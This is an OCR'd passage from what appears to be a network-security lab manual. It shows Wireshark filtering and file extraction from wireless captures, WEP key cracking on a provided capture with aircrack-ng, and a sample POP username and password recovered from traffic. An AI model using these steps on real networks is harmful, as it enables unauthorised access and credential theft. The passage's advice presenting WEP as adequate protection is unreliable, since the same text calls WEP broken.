


Fig 37: lab10open capture file

- Open the file
- Click on root
- You will find the list of captures files in .cap extension
- Open the lab10open.cap file




Fig 38:ICMP packet filtering




Fig 39: ftp filtering packet

- While IP address disclosure is one source of concern, there are far more serious issues to be concerned about. For example, usernames and passwords can be retrieved from traffic. Data can also be extracted, such as PDF files.




Fig 39:saving an HTTP Object parsed from Wireshark




Fig 40: pictures extracted from Wireshark

- The use of an unprotected wireless network poses significant security hazards. When a wireless card is set to monitor mode, it can record all traffic to and from the access point. This includes the ability to view DNS queries, HTTP traffic, and to extract photos from wireless capture traffic. As a result, it is preferable to utilise a wireless network with encryption, such as WEP, WPA, or WPA2.

CRACKING & EXAMINING WEP TARFFIC

WEP cracking is the process of exploiting flaws in the WEP encryption protocol, which is used to secure wireless networks. WEP is an antiquated security standard that has been recognised for many years to be vulnerable to assaults. Attackers can intercept and interpret WEP-encrypted communication using commonly accessible tools and techniques, allowing them to obtain unauthorised access to a wireless network.

WIRESHARK TO CRACK & EXAMINE WEP TRAFFIC

- In the terminal window

```
root@bt:~# cd Lab10
root@bt:~/Lab10# aircrack-ng lab10wep.cap
```

- enter the index 3




Fig 41: Aircrack-ng provide WEP of the network




Fig 42:WEP packets are decrypted with key

Fig 43: listing all the files




Fig 43:POP filter in Wireshark

- here you can see the username and password; as USER: rmiller:pass: PACERS123.
- Saving an HTTP Object Parsed from Wireshark.
- Saving HTTP Objects Parsed from Wireshark.
- Will save the folder name as WEP.




Fig 44:pictures extracted from Wireshark




Fig 45:TCP streaming

- To extract a PDF file delivered through FTP from a WLAN capture file, use Wireshark and apply the following filter: PDF is contained within the frame.
- Follow TCP Stream by right-clicking on frame 140353 in the list.




Fig 46: follow TCP stream




Fig 47:saving follow stream

- For the name of the file, put 16.pdf. Make sure the Save in Folder is Lab10 and click Save.
- To access the file, go to the Linux Menu Bar and pick Places, then Home Folder.
- To open it, double-click the Lab 10 folder and then double-click 16.pdf.




Fig 48: viewing the picture

CONCLUSION

WEP encrypts communications and protects your wireless network from persons monitoring wireless networks using a Wi-Fi card in monitor mode. If an attacker obtains the WEP key by creating a sufficient number of Initialization Vectors, or IVs, they can decrypt the traffic using airdecap-ng. After then, traffic may be watched and analysed.

CRACKING AND EXAMINING WPA TRAFFIC

Wi-Fi Protected Access (WPA) and WPA2 encryption are far more secure than WEP encryption. If an attacker generates enough Initiation Vectors (IVs), they can break WEP regardless of the WEP key used. Wi-Fi Protected Access (WPA) and WPA2 are more secure, but they may also be hacked if a weak password, such as a dictionary word, is used. A decent password should be at least 16 characters long and contain capital, lowercase, and special characters.

USING WIRESHARK TO CRACK AND EXAMINE WPA TRAFFIC

